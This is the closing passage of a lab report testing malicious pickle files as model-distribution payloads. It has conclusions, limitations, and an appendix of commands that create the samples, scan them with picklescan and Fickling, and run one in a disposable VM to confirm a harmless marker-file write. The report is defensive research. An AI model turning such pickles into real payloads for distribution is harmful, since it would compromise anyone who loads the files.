The exercise reinforced that pickle is fundamentally unsafe as a model-distribution format for untrusted sources, that static scanners like picklescan and Fickling provide meaningful, low-cost detection value, and that verifying claims through actual controlled execution — rather than static analysis alone — provides materially stronger evidence of exploitability.

17. Limitations

- The payload used in this lab was deliberately trivial (a marker-file write) and does not represent the full range of real-world payloads an attacker could embed (e.g., reverse shells, credential theft, persistence).
- Testing was performed on a single disposable Windows 10 VM; behavior may differ across operating systems, Python versions, or containerized environments.
- Screenshots E06 and E07 (host-side re-analysis of the regenerated malicious_model_vm.pkl) do not show the Windows taskbar/system clock in frame, unlike the other evidence in this report. The underlying command output is consistent with, and corroborated by, the timestamped picklescan/Fickling results captured earlier for the original sample (E02, E03) and the timestamped VM execution evidence (E05, E08).
- The VirtualBox Manager screenshot (E04) is included to document the disposable VM configuration and likewise does not show a system clock, as it is a management-console screenshot rather than a terminal output.

18. Appendix: Key Commands and Observed Outputs

A.1 Sample creation

```
python code\create_malicious_pickle.py
python code\create_vm_test_pickle.py
```

A.2 Static analysis

```
picklescan -p samples\malicious_model.pkl
picklescan -p samples\malicious_model.pkl -g
fickling samples\malicious_model.pkl
```

```
fickling --check-safety --print-results samples\malicious_model.pkl
```

A.3 Controlled execution (inside VM)

```
python -c "from pathlib import Path;  
print(Path(r'C:\Users\ vboxuser\Desktop\payload_executed.txt').exists())"  
python C:\Users\ vboxuser\Desktop\execute_pickle.py
```

A.4 Evidence register

- E01 — Malicious pickle created; marker absent
- E02 — picklescan detection (nt.system)
- E03 — Fickling decompilation + unsafe verdict, exit code 1
- E04 — Disposable VM configuration (VirtualBox Manager)
- E05 — Pre-execution marker check inside VM
- E06 / E07 — Host-side re-analysis of the VM-targeted sample
- E08 — Controlled execution proof: Marker False → True, PAYLOAD EXECUTION CONFIRMED